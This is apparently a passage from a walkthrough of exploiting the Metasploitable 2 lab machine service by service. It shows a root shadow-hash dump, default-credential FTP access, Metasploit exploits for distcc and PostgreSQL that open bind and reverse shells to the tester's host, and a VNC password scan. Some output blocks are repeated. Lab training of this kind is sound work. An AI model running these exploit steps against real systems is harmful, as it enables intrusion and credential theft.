root@metasploitable:~# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:~# grep root /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
root@metasploitable:~# █
```

Directly got root shell without any password

Port-2121 (Pro FTPD) :

Pro FTPD is a Highly configurable GPL-licensed FTP server software. We'll use Telnet on port 2121 to connect to the target system. If we obtain the username and password using any of the techniques listed above, we can connect to the ProFTPD with them.

telnet <target ip> 2121
USER <username>(msfadmin)
PASS <password>(msfadmin)



```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.44.130 2121

Trying 192.168.44.130 ...
Connected to 192.168.44.130.
Escape character is '^]'.
220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.44.130]
USER msfadmin
331 Password required for msfadmin
PASS msfadmin
230 User msfadmin logged in
pwd
257 "/home/msfadmin" is the current directory
█
```


we got the normal user shell .

Port-3632 (DISTCCD) :

distccd is the server for the distcc distributed compiler. It accepts and runs compilation jobs for network clients. distcc can run over either TCP or a connection command such as ssh.

search distcc
use exploit/unix/misc/distcc_exec


show payloads



```
   -  ----                              ---------------  ----       -----  -----------
   0  exploit/unix/misc/distcc_exec  2002-02-01       excellent  Yes    DistCC Daemon Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads
===================

   #   Name                                    Disclosure Date  Rank    Check  Description
   -   ----                                    ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                .                normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl              .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6         .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby              .                normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6         .                normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                .                normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse                .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash           .                normal  No     Unix Command Shell, Reverse TCP (/dev/tcp)
   8   payload/cmd/unix/reverse_bash_telnet_ssl  .              normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   9   payload/cmd/unix/reverse_openssl        .                normal  No     Unix Command Shell, Double Reverse TCP SSL (openssl)
   10  payload/cmd/unix/reverse_perl           .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   11  payload/cmd/unix/reverse_perl_ssl       .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   12  payload/cmd/unix/reverse_ruby           .                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   13  payload/cmd/unix/reverse_ruby_ssl       .                normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   14  payload/cmd/unix/reverse_ssl_double_telnet  .            normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/misc/distcc_exec) > set payload cmd/unix/bind_perl
payload => cmd/unix/bind_perl
msf6 exploit(unix/misc/distcc_exec) > set RHOST 192.168.44.130
RHOST => 192.168.44.130
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started bind TCP handler against 192.168.44.130:4444
[*] Command shell session 4 opened (192.168.44.128:38633 -> 192.168.44.130:4444) at 2024-10-16 14:59:49 -0400

whoami
daemon
```

Here you can select any payload . I have selected the bind_perl.

set payload cmd/unix/bind_perl
set RHOST 192.168.44.130 <target ip>
exploit



```
   0  exploit/unix/misc/distcc_exec  2002-02-01       excellent  Yes    DistCC Daemon Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads
===================

   #   Name                                   Disclosure Date  Rank    Check  Description
   -   ----                                   ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser               .                normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl             .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6        .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby             .                normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6        .                normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic               .                normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse               .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash          .                normal  No     Unix Command Shell, Reverse TCP (/dev/tcp)
   8   payload/cmd/unix/reverse_bash_telnet_ssl   .            normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   9   payload/cmd/unix/reverse_openssl       .                normal  No     Unix Command Shell, Double Reverse TCP SSL (openssl)
   10  payload/cmd/unix/reverse_perl          .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   11  payload/cmd/unix/reverse_perl_ssl      .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   12  payload/cmd/unix/reverse_ruby          .                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   13  payload/cmd/unix/reverse_ruby_ssl      .                normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   14  payload/cmd/unix/reverse_ssl_double_telnet  .           normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/misc/distcc_exec) > set payload cmd/unix/bind_perl
payload => cmd/unix/bind_perl
msf6 exploit(unix/misc/distcc_exec) > set RHOST 192.168.44.130
RHOST => 192.168.44.130
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started bind TCP handler against 192.168.44.130:4444
[*] Command shell session 4 opened (192.168.44.128:38633 -> 192.168.44.130:4444) at 2024-10-16 14:59:49 -0400

whoami
daemon
```


Got the shell

Port-5432 (PostgreSQL) :


PostgreSQL server is process-based (not threaded), and uses one operating system process per database session. Multiple sessions are automatically spread across all available CPUs by the operating system.

we are exploiting this with Metasploit Framework.

search postgres_payload
use exploit/linux/postgres/postgres_payload
set RHOST 192.168.44.130 <target ip>
set LHOST 192.168.44.128 <our ip>
exploit



```
[*] 192.168.44.130 - Command shell session 4 closed.  Reason: User exit
msf6 exploit(unix/misc/distcc_exec) > back
msf6 > search postgres_payload

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/linux/postgres/postgres_payload       2007-06-05       excellent  Yes    PostgreSQL for Linux Payload Execution
   1    \_ target: Linux x86                        .                .          .      .
   2    \_ target: Linux x86_64                     .                .          .      .
   3  exploit/windows/postgres/postgres_payload     2009-04-10       excellent  Yes    PostgreSQL for Microsoft Windows Payload Execution
   4    \_ target: Windows x86                      .                .          .      .
   5    \_ target: Windows x64                      .                .          .      .


Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/postgres/postgres_payload
After interacting with a module you can manually set a TARGET with set TARGET 'Windows x64'

msf6 > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > set RHOST 192.168.44.130
RHOST => 192.168.44.130
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.44.128
LHOST => 192.168.44.128
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.44.128:4444
[*] 192.168.44.130:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/CEqcsXJv.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.44.130
[*] Meterpreter session 5 opened (192.168.44.128:4444 -> 192.168.44.130:35535) at 2024-10-16 15:01:37 -0400

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > hostname
[-] Unknown command: hostname. Run the help command for more details.
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
=====================================
```




```
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > set RHOST 192.168.44.130
RHOST ⇒ 192.168.44.130
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.44.128
LHOST ⇒ 192.168.44.128
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.44.128:4444
[*] 192.168.44.130:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/CEqcsXJv.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.44.130
[*] Meterpreter session 5 opened (192.168.44.128:4444 → 192.168.44.130:35535) at 2024-10-16 15:01:37 -0400

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > hostname
[-] Unknown command: hostname. Run the help command for more details.
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
=====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  4     fil   2010-03-17 10:08:46 -0400  PG_VERSION
040700/rwx------  4096  dir   2010-03-17 10:08:56 -0400  base
040700/rwx------  4096  dir   2024-10-16 15:01:50 -0400  global
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_clog
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_multixact
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_subtrans
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_tblspc
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_twophase
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_xlog
100600/rw-------  125   fil   2024-10-16 14:02:47 -0400  postmaster.opts
100600/rw-------  54    fil   2024-10-16 14:02:47 -0400  postmaster.pid
100644/rw-r--r--  540   fil   2010-03-17 10:08:45 -0400  root.crt
100644/rw-r--r--  1224  fil   2010-03-17 10:07:45 -0400  server.crt
100640/rw-r-----  891   fil   2010-03-17 10:07:45 -0400  server.key

meterpreter >
```

Port-5900 (VNC) :

VNC stands for Virtual Network Computing. It is a cross-platform screen sharing system that was created to remotely control another computer. This means that a computer's screen, keyboard, and mouse can be used from a distance by a remote user from a secondary device as though they were sitting right in front of it.

The login credentials for this service may be found using a Metasploit module.

```
search vnc_login
use auxiliary/scanner/vnc/vnc_login
set RHOST 192.168.44.130 <target ip>
exploit
```




```
msf6 > search vnc_login

Matching Modules
================

   #  Name                             Disclosure Date  Rank    Check  Description
   -  ----                             ---------------  ----    -----  -----------
   0  auxiliary/scanner/vnc/vnc_login  .                normal  No     VNC Authentication Scanner


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/vnc/vnc_login

msf6 > use auxiliary/scanner/vnc/vnc_login
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOST 192.168.44.130
RHOST ⇒ 192.168.44.130
msf6 auxiliary(scanner/vnc/vnc_login) > exploit

[*] 192.168.44.130:5900   - 192.168.44.130:5900 - Starting VNC login sweep
[!] 192.168.44.130:5900   - No active DB -- Credential data will not be saved!
[+] 192.168.44.130:5900   - 192.168.44.130:5900 - Login Successful: :password
[*] 192.168.44.130:5900   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```

Port- 6667 & 6697 (UnrealIRCD) :


UnrealIRCd is a high-end IRCd with a heavy focus on modularity, as well as a sophisticated and extremely adjustable configuration file. SSL, cloaking, powerful anti-flood and anti-spam systems, swear screening, and module support are all important features.

Now we will exploit with the module in metasploit.

